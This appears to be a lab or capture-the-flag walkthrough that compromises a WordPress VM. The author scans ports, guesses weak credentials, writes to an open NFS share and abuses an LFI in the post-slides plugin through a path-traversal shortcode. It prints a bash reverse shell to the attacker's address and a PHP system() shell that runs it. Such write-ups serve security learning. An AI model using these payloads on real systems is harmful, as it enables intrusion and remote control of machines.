
Port Scan

```
nmap -p- --min-rate=1000 -T4 <ip>


nmap -p <ports> -sC -sV <ip>
```

Running nmap we see port 80 and 2049 open. Port 80 seems to be running wordpress.



WordPress enumeration


Checking port 80 on our browser we find a sample WordPress blog page.




Let’s run wpscan and enumerate for users.




We find two users: admin and john.



We'll leave plugin enumeration running in the background and use threading to make it faster.



Going to wp-login the page doesn’t properly load, loading the site while using Firefox Network tool shows us its trying to load assets from an specific hostname.





We add the hostname to our /etc/hosts.

```
┌──(root㉿kali)-[~]
└─# echo '192.168.186.131 lklinux1.local' >> /etc/hosts
```

Now the page properly loads.


We’ll try weak credentials for the users we found, in this case using username as password give us access as john.






John is not an admin and can’t edit wordpress templates to achieve code execution.

Going back to our wpscan for plugins we find the plugin “post-slides 1.0.1” installed.




NFS enumeration

Port 2049 is related to NFS. Using showmount we find a NFS folder we can mount.



Let’s make a local folder and mount /var/nfs/documents.

Enumerating it shows some pdfs and that anyone can write into the folder



Getting foothold by abusing LFI + Writing a php shell in NFS folder

Searching for “wpscan post-slides 1.0.1”, we find it has an LFI vulnerability.

https://wpscan.com/vulnerability/eb0424cc-e60c-44a5-aa24-cd1fe042b27a/




As seen in the proof of concept, the shortcode automatically appends .php at the end.

We will create a shell.php in the NFS folder that connects back to our machine to test if we can abuse this LFI to achieve code execution.




As john we will go into Add Page.



Then write our shortcode pointing to our shell.php.

```
[post-slides skin="../../../../../../../../../../../../../../../../../../../../../var/nfs/documents/shell"]
```



After adding the shortcode and pressing enter wordpress gives us an error but we can see a connection to our machine.

```
┌──(root㉿kali)-[/mnt/oscp]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.186.131 - - [21/May/2026 01:44:25] code 404, message File not found
192.168.186.131 - - [21/May/2026 01:44:25] "GET /pwn HTTP/1.1" 404 -
```

So now I'll move a bash reverse shell to the nfs folder and modify the shell.php to execute the reverse shell.

```
┌──(root㉿kali)-[/mnt/oscp]
└─# cp /root/bash.sh .


┌──(root㉿kali)-[/mnt/oscp]
└─# cat bash.sh
#!/bin/bash
/bin/bash -i >& /dev/tcp/192.168.186.128/443 0>&1

┌──(root㉿kali)-[/mnt/oscp]
└─# chmod +x bash.sh


┌──(root㉿kali)-[/mnt/oscp]
└─# echo '<?php system("/bin/bash /var/nfs/documents/bash.sh");?>' > shell.php

┌──(root㉿kali)-[/mnt/oscp]
└─#
```


I'll delete then add again the shortcode.



